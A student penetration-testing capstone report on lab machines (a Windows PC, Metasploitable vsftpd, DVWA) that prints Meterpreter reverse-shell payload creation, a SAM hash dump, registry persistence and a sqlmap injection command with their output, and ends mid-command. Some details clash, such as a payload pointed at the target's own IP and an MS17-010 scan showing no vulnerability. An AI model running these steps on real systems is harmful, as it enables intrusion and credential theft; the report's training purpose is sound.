Cybersecurity Capstone: Vulnerability Assessment & Penetration Testing (VAPT)

SANJAY.J

20/10/2024

Objectives of the Project

- Part 1: Perform VAPT on Zero Bank's network.
- Part 2: Perform VAPT on Metasploitable VSFTP and DVWA
- Part 3: Perform VAPT on Mutillidae.
- Part 4: Active Directory Exploitation

Project Scope

- Conduct VAPT on infrastructure of Zero Bank, DVWA, and Mutillidae.
- Identify and report security vulnerabilities.
- Propose remediations for long-term security.

Discover Security Vulnerabilities in IT Services


Here are the information systems that need to be tested during the VAPT:

- **Part-1:** Zero Bank:
  - SMB vulnerability in the Windows system
- **Part-2:** Metasploitable VSFTP and DVWA:
  - Exploit the FTP server running on Metasploitable
  - Test and exploit vulnerabilities in the DVWA web application
- **Part-3:** Mutillidae:
  - Test the database connected to the Mutillidae web app for sensitive data exposure

Zero Bank's Network

- Financial institutions are prime targets for cyber-attacks.
- Objective: Identify SMB vulnerabilities in Windows.
- Key Tasks:
  - Scan and identify live systems.
  - Exploit MS17-010 vulnerability.
  - Perform session persistence.

Lab Setup


Microsoft Hyper-V
Pen Tester's Kali Linux
Zero Bank's Windows PC
VM
Metasploitable VM
List of applications running on Metasploitable VM
VSFTP Service
DVWA Web Application
Mutillidae Web Application

Perform a VAPT on Zero Bank's Network

- Identify and exploit the vulnerabilities in Zero Bank's Network by doing the following:
  - Scan the network and identify the target machine.
  - Identify the vulnerable service using the vulnerability analysis tool.
  - Create malware and exploit the system using the same malware.
  - Suggest the short-term and long-term solutions in the document to fix the issues.

Step1: Target Identification and Network Scanning

Step 1.1: Target Identification and Network Scanning

- **Identify Target IP and Services**:
  - Use **Nmap** to perform a network scan on Zero Bank's network to identify open ports and services.
  - Command: nmap -sS -T4 <Target-IP>
  - Focus on services like SMB (port 445) and HTTP/HTTPS.
- **Service Version Detection**:
  - Run an Nmap service version scan to identify service versions.
  - Command: nmap -sV -p 445 <Target-IP> (SMB in this case)

{Outputs given in next slide}

Output:

```
┌──(root㉿kali)-[/home/stack]
└─# nmap -sV -T4 192.168.137.67
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-18 11:29 EDT
Nmap scan report for 192.168.137.67
Host is up (0.00084s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE            VERSION
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open  ssl/ms-wbt-server?
8000/tcp open  http               Splunkd httpd
8089/tcp open  ssl/http           Splunkd httpd
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Service Info: Host: DESKTOP-D07VPG3; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.18 seconds

┌──(root㉿kali)-[/home/stack]
└─#
```

```
┌──(root㉿kali)-[/home/stack]
└─# nmap -sV -p 445 192.168.137.67
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-18 11:31 EDT
Nmap scan report for 192.168.137.67
Host is up (0.00061s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Service Info: Host: DESKTOP-D07VPG3; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds

┌──(root㉿kali)-[/home/stack]
└─#
```

Step 1.2: Vulnerability Scanning

Run Nessus or OpenVAS:

Perform a vulnerability scan on Zero Bank's network to identify known issues, particularly for the SMB service.

Review results for vulnerabilities like **MS17-010**.


Specific Nmap Vulnerability Check:

Use Nmap's SMB script to check for MS17-010.

Command: nmap --script smb-vuln-ms17-010 -p 445 <Target-IP>

{Outputs shown in next slides}

Output:




```
┌──(root㉿kali)-[~]
└─# nmap --script smb-vuln-ms17-010 -P 445 192.168.137.67
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-18 07:22 EDT
Nmap scan report for 192.168.137.67
Host is up (0.0025s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8000/tcp open  http-alt
8089/tcp open  unknown
8383/tcp open  m2mservices
8443/tcp open  https-alt
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap done: 2 IP addresses (1 host up) scanned in 10.64 seconds

┌──(root㉿kali)-[~]
└─#
```

Step 1.3: Exploitation

Perform a VAPT on Zero Bank's Network (Cont'd)

- As a penetration tester, you are going to connect with Zero Bank's network, conduct the penetration testing process, and provide the analysis report for the same.
- The scope of the work is to identify the vulnerabilities by doing the following:
  - Scan the network to obtain details on systems that are live on the network.
  - Scan the Windows 7 (64-bit) system for open ports and services.
  - Determine if the Windows SMB service is vulnerable to MS17-010 (Eternalblue).
  - Try to exploit the system using more than one method, as described below.
    - Use the MS17-010 vulnerability to exploit the remote Windows 7 system.
    - Using known vulnerabilities to exploit the remote system.

Multi Handler Exploit via Metasploit:

Launch Metasploit Framework.

$msfconsole

Use the MultiHandler exploit:

$use msfvenom to create a malware

$sysinfo

$getuid

$ run persistence

OUTPUTS:

CREATING THE MALWARE

```
┌──(root㉿kali)-[/home/stack]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.137.67 LPORT=4444 -f exe -o /home/stack/payload.exe
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaS
ha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaS
ha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaS
ha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaS
ha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaS
ha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaS
ha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/stack/payload.exe

┌──(root㉿kali)-[/home/stack]
└─#
```

EXPLOITING THE FRAMEWORK:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.137.10
LHOST ⇒ 192.168.137.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.137.10:4444
[*] Sending stage (175686 bytes) to 192.168.137.67
[*] Meterpreter session 1 opened (192.168.137.10:4444 → 192.168.137.67:51011) at 2024-10-18 15:11:49 -0400

meterpreter > sysinfo
Computer        : DESKTOP-D07VPG3
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP-D07VPG3
SysKey : a5ab3e001bb544a42327e7991f96caa9
Local SID : S-1-5-21-3925737530-473803385-2896951375

SAMKey : 5d32947a42e22611164aa40ea0f0a9dd

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000003e9 (1001)
User : stack
  Hash NTLM: ef22cd5daaf9b28fcabb10af407157c9

meterpreter >
```

```
meterpreter > run persistence -U -i 5 -p 4444 -r 192.168.137.10

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/DESKTOP-D07VPG3_20241018.2413/DESKTOP-D07VPG3_20241018
.2413.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.137.10 LPORT=4444
[*] Persistent agent script is 99648 bytes long
[+] Persistent Script written to C:\Users\stack\AppData\Local\Temp\zDPhdTzf.vbs
[*] Executing script C:\Users\stack\AppData\Local\Temp\zDPhdTzf.vbs
[+] Agent executed with PID 5516
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\sjCxAkRTz
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\sjCxAkRTz
meterpreter >
```

RECOMMENDED SUGGESTIONS :

1. **Apply Security Patches and Updates**
   Ensure that all systems are updated regularly with the latest
   security patches. In this case, specifically patch the SMB service by applying the
   MS17-010 patch provided by Microsoft.
Reason: The EternalBlue vulnerability exists because of a flaw in the SMB protocol,
and applying the security update will fix this flaw.

2. Disable SMBv1 Protocol
   Disable the **SMBv1** protocol on all systems that don't require
Reason: SMBv1 is outdated and vulnerable to multiple exploits, including
EternalBlue. Disabling it reduces the attack surface.

3. Network Segmentation and Isolation
Recommendation: Segment the internal network to limit the spread of attacks.
Isolate critical systems such as financial systems (e.g., Zero Bank) from the rest of the network.
Reason: If an attacker compromises one system, network segmentation ensures that they cannot easily move laterally to other systems or networks.

4. Implement Strong Firewall Rules

Recommendation: Block SMB traffic (port 445) from untrusted networks, especially from the internet.

Configure firewall rules to restrict SMB traffic only to internal network resources where necessary.

Reason: Blocking unnecessary SMB traffic prevents external attackers from exploiting vulnerabilities like EternalBlue.

5. Use Intrusion Detection and Prevention Systems (IDS/IPS)

Recommendation: Deploy **IDS/IPS** to monitor and block suspicious SMB traffic.

Regularly update signature databases to detect known attacks such as EternalBlue.

Reason: IDS/IPS systems can detect and block exploit attempts, including traffic patterns consistent with SMB vulnerabilities.

6. Enforce Strong Authentication and Network Access Control

Recommendation: Require strong, multi-factor authentication (MFA) for accessing critical systems, and use network access control to ensure that only trusted devices can access sensitive areas.

Reason: Even if the vulnerability is exploited, having strong authentication mechanisms limits unauthorized access.

7. Regular Vulnerability Scanning and Penetration Testing

Recommendation: Schedule regular vulnerability assessments and penetration tests to identify and address new or missed vulnerabilities.

Reason: Continuous testing helps detect vulnerabilities like SMB exploits before attackers can take advantage of them.

VAPT on Metasploitable VSFTP & DVWA


- Target: Exploit VSFTP server and DVWA web application.
- Vulnerabilities Explored:
- - Cross-site scripting (XSS)
- - Directory traversal
- - VSFTP vulnerability.
- OWASP 2017 Framework applied.

SCANNING THE NETWORK FOR VSFTPD


```
┌──(root㉿kali)-[/home/stack]
└─# nmap -sV -A 192.168.137.20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-19 04:08 EDT
Nmap scan report for 192.168.137.20
Host is up (0.0049s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.137.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2024-10-19T08:09:32+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
```


```
┌──(root㉿kali)-[/home/stack]
└─# nmap --script ftp-vsftpd-backdoor -p 21 192.168.137.20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-19 04:12 EDT
Nmap scan report for 192.168.137.20
Host is up (0.0020s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsft
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 00:15:5D:00:04:06 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds

┌──(root㉿kali)-[/home/stack]
└─#
```

EXPLOITING VSFTPD BACKDOOR



IN DVWA PERFORM VULNERABILITY TESTING BY USING THE SQL INJECTION AND XSS STORED







USING SQLMAP TRYING TO CONNECT WITH THE WEBSITE AND PERFORM DICTIONARY BASED ATTACK USING MDS TO CRACK THE CREDENTIALS BY USING SQL INJECTION

```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.137.20/dvwa/vulnerabilities/sqli/?id=1%27or%271%27%3D%271&Submit=Submit" --cookie="security=low; PHPSESSID=653ffbbdd7dc42f8b9ea353693e07818" -p id -D dvwa -T users -C user,password --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

